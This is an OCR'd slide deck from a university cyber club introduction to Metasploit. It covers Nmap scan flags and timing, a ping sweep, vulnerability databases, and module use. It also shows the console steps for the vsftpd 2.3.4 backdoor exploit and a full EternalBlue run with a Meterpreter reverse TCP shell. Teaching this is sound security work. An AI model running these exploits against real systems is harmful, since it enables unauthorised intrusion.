
Metasploit

Chisom Ukaegbu and Andrew Bernal

What is Metasploit

- Popular open-source penetration testing framework
- Framework for sending malicious payloads/modules.



Takes advantage of out-of-date systems.

Useful if you want to speedrun your way to prison...

History

RAPID7

Metasploit Modules

1. Auxiliary Modules

Code packages that scan and provide information about a target machine

2. Exploit Modules

Code packages that allow access into a vulnerable machien

3. Payload Modules

Once you gained access through abusing an exploit, payloads allow you to install software(once inside).


First Steps: Scanning

Nmap Flags


Nmap Switch	Description	Nmap Switch	Description
-sA	ACK scan	-PI	ICMP ping
-sF	FIN scan	-Po	No ping
-sI	IDLE scan	-PS	SYN ping
-sL	DNS scan (a.k.a. List scan)	-PT	TCP ping
-sN	NULL scan	-oN	Normal output
-sO	Protocol scan	-oX	XML output
-sP	Ping scan	-T0	Serial, slowest scan
-sR	RPC scan	-T1	Serial, slowest scan
-sS	SYN scan	-T2	Serial, normal speed scan
-sT	TCP Connect scan	-T3	Parallel, normal speed scan
-sW	Windows scan	-T4	Parallel, fast scan
-sX	XMAS scan		

PING SWEEP

```
root@kali:~/Desktop# nmap -sn 192.168.1.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 20:36 EDT
Nmap scan report for XiaoQiang (192.168.1.1)
Host is up (0.00097s latency).
MAC Address: 50:64:2B:CB:20:1B (Xiaomi Electronics,co.)
Nmap scan report for 192.168.1.2
Host is up (0.00017s latency).
MAC Address: 70:85:C2:8E:72:13 (ASRock Incorporation)
Nmap scan report for 192.168.1.3
Host is up (0.0081s latency).
MAC Address: 1C:66:6D:99:B3:7D (Hon Hai Precision Ind.)
Nmap scan report for 192.168.1.22
Host is up (0.00024s latency).
MAC Address: 08:00:27:3A:7F:3F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.38
Host is up (0.00027s latency).
MAC Address: 08:00:27:DC:12:61 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.51
Host is up.
```




TCP 3 Way Handshake



TCP Syn Scan, no handshake

Scan Speeds

Category	Initial_rtt_timeout	min_rtt_timeout	max_rtt_timeout	max_parallelism	scan_delay	max_scan_delay
T0 / Paranoid	5 min	Default (100 ms)	Default (10 sec)	Serial	5 min	Default (1 sec)
T1 / Sneaky	15 sec	Default (100 ms)	Default (10 sec)	Serial	15 sec	Default (1 sec)
T2 / Polite	Default (1 sec)	Default (100 ms)	Default (10 sec)	Serial	400 ms	Default (1 sec)
T3 / Normal	Default (1 sec)	Default (100 ms)	Default (10 sec)	Parallel	Default (0 sec)	Default (1 sec)
T4 / Aggressive	500ms	100ms	1,250ms	Parallel	Default (0 sec)	10ms
T5 / Insane	250ms	50ms	300ms	Parallel	Default (0 sec)	5ms



What is Ping (-Pn)

Windows Firewall Blocks Ping


Demo: Database, scan, search, use

Finding Vulnerabilities

Online Vulnerability database:

https://www.rapid7.com/db/

https://nvd.nist.gov/



Exploiting Vulnerabilities

- History

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':


```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show targets
    ...targets...
msf exploit(vsftpd_234_backdoor) > set TARGET < target-id >
msf exploit(vsftpd_234_backdoor) > show options
    ...show and set options...
msf exploit(vsftpd_234_backdoor) > exploit
```

Reverse TCP shell

```
msf exploit(ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(ms17_010_eternalblue) > set rhost 192.168.198.136
rhost => 192.168.198.136
msf exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.198.196:4444
[*] 192.168.198.136:445 - Connecting to target for exploitation.
[+] 192.168.198.136:445 - Connection established for exploitation.
[+] 192.168.198.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.198.136:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.198.136:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.198.136:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 192.168.198.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.198.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.198.136:445 - Sending all but last fragment of exploit packet
[*] 192.168.198.136:445 - Starting non-paged pool grooming
[+] 192.168.198.136:445 - Sending SMBv2 buffers
[+] 192.168.198.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.198.136:445 - Sending final SMBv2 buffers.
[*] 192.168.198.136:445 - Sending last fragment of exploit packet!
[*] 192.168.198.136:445 - Receiving response from exploit packet
[+] 192.168.198.136:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.198.136:445 - Sending egg to corrupted connection.
[*] 192.168.198.136:445 - Triggering free of corrupted buffer.
[*] Sending stage (194623 bytes) to 192.168.198.136
[*] Meterpreter session 2 opened (192.168.198.196:4444 -> 192.168.198.136:49161) at 2017-09-03 14:56:13 -0400
[+] negotiating tlv encryption
[+] negotiated tlv encryption
[+] negotiated tlv encryption
[+] 192.168.198.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.198.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.198.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```



Lab: Using Metasploit

Go to https://umlcyber.club/posts/meeting_2

Or https://github.com/UML-Cyber-Security/Fall_2023/blob/main/Meeting_2_Metasploit/lab_2.md